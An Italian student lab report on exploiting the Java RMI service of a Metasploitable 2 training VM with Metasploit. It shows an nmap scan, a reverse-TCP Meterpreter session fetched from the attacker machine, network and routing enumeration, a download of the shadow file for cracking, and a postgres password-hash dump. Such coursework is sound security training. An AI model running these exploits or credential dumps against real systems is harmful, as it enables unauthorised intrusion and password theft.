

Progetto Modulo 4

HACKING SERVIZIO JAVA RMI SU METASPLOITABLE 2

La Traccia

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...


Introduzione e premesse.

Per «Kali» si intenderà la macchina Kali Linux utilizzata hackerare il servizio citato in precedenza, per «Meta» si intenderà la macchina Metasploitable 2 ovvero la macchina da hackerare.

Le macchine sono sulla stessa LAN, per convenzione gli ip delle macchine saranno:

-Kali: 192.168.50.2

-Meta: 192.168.50.3



Attacco servizio Java Rmi

Per prima cosa avvio Nmap con lo switch `-sV` per visualizzare i servizi attivi sulla macchina attaccata Meta, tra cui quello che ci siamo prefissati di attaccare cioè Java Rmi sulla porta 1099.

```
(kali@kali)-[~]
$ nmap -sV 192.168.50.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 15:04 EST
Nmap scan report for 192.168.50.3
Host is up (0.0034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: U
nix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.94 seconds
```

Attacco servizio Java Rmi

Avvio la Msfconsole ed uso il comando search per trovare i moduli per attaccare il servizio Java Rmi.

```
msf6 > search java rmi

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	2019-05-22	excellent	Yes	Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1	exploit/multi/misc/java_jmx_server	2013-05-22	excellent	Yes	Java JMX Server Insecure Configuration Java Code Execution
2	auxiliary/scanner/misc/java_jmx_server	2013-05-22	normal	No	Java JMX Server Insecure Endpoint Code Execution Scanner
3	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
4	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
5	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
6	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation
7	exploit/multi/browser/java_signed_applet	1997-02-19	excellent	No	Java Signed Applet Social Engineering Code Execution
8	exploit/multi/http/jenkins_metaprogramming	2019-01-08	excellent	Yes	Jenkins ACL Bypass and Metaprogramming RCE
9	exploit/linux/misc/jenkins_java_deserialize	2015-11-18	excellent	Yes	Jenkins CLI RMI Java Deserialization Vulnerability
10	exploit/linux/http/kibana_timelion_prototype_pollution_rce	2019-10-30	manual	Yes	Kibana Timelion Prototype Pollution RCE
11	exploit/multi/browser/firefox_xpi_bootstrapped_addon	2007-06-27	excellent	No	Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
12	exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315	2023-05-26	excellent	Yes	Openfire authentication bypass with RCE plugin
13	exploit/multi/http/torchserver_cve_2023_43654	2023-10-03	excellent	Yes	PyTorch Model Server Registration and Deserialization RCE
14	exploit/multi/http/totaljs_cms_widget_exec	2019-08-30	excellent	Yes	Total.js CMS 12 Widget JavaScript Code Injection
15	exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc	2021-09-21	manual	Yes	VMware vCenter vScalation Priv Esc

Interact with a module by name or index. For example `info 15`, `use 15` or `use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc`

Attacco servizio Java Rmi

Utilizzo il modulo 'java_rmi_server', setto l'ip della macchina Meta da attaccare e lancio l'attacco con il comando 'exploit'.

Andato a buon fine inserisco comandi per raccogliere informazioni, il primo è 'ifconfig' per vedere la configurazione di rete.

```
msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.50.3
RHOSTS => 192.168.50.3
msf6 exploit(multi/misc/java_rmi_server) > exploit
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.2:4444
[*] 192.168.50.3:1099 - Using URL: http://192.168.50.2:8080/FWDXRec
[*] 192.168.50.3:1099 - Server started.
[*] 192.168.50.3:1099 - Sending RMI Header ...
[*] 192.168.50.3:1099 - Sending RMI Call ...
[*] 192.168.50.3:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.50.3
[*] Meterpreter session 1 opened (192.168.50.2:4444 -> 192.168.50.3:60515) at 2024-02-23 15:24:41 -0500

meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe55:8421
IPv6 Netmask : ::

meterpreter > 
```

Attacco servizio Java Rmi

Con 'sysinfo' ottengo le informazioni di sistema e con 'route' le informazioni di routing.

Scarico i file passwd e shadow in modo da poterli utilizzare con programmi come 'John The Ripper' per craccare le password dei vari utenti.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter >

IPv4 network routes
=====


| Subnet       | Netmask       | Gateway | Metric | Interface |
|--------------|---------------|---------|--------|-----------|
| 127.0.0.1    | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.50.3 | 255.255.255.0 | 0.0.0.0 |        |           |



IPv6 network routes
=====


| Subnet                   | Netmask | Gateway | Metric | Interface |
|--------------------------|---------|---------|--------|-----------|
| ::1                      | ::      | ::      |        |           |
| fe80::a00:27ff:fe55:8421 | ::      | ::      |        |           |



meterpreter > download shadow passwd
[*] Downloading: shadow → /home/kali/passwd/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): shadow → /home/kali/passwd/shadow
[*] Completed : shadow → /home/kali/passwd/shadow
```

Attacco di altri servizi di Metasploitable 2

Con il modulo postgres_hashdump ottengo l'hash del DB postgres che posso craccare in un secondo momento

```
msf6 auxiliary(scanner/postgres/postgres_hashdump) > show options

Module options (auxiliary/scanner/postgres/postgres_hashdump):



| Name     | Current Setting | Required | Description                                                                                                                                                                                         |
|----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| DATABASE | postgres        | yes      | The database to authenticate against                                                                                                                                                                |
| PASSWORD | postgres        | no       | The password for the specified username. Leave blank for a random password.                                                                                                                         |
| RHOSTS   |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT    | 5432            | yes      | The target port                                                                                                                                                                                     |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| USERNAME | postgres        | yes      | The username to authenticate as                                                                                                                                                                     |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/postgres/postgres_hashdump) > set RHOSTS 192.168.50.3
RHOSTS => 192.168.50.3
msf6 auxiliary(scanner/postgres/postgres_hashdump) > run

[+] Query appears to have run successfully
[+] Postgres Server Hashes



| Username | Hash                                |
|----------|-------------------------------------|
| postgres | md53175bce1d3201d16594cebf9d7eb3f9d |



[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_hashdump) > 
```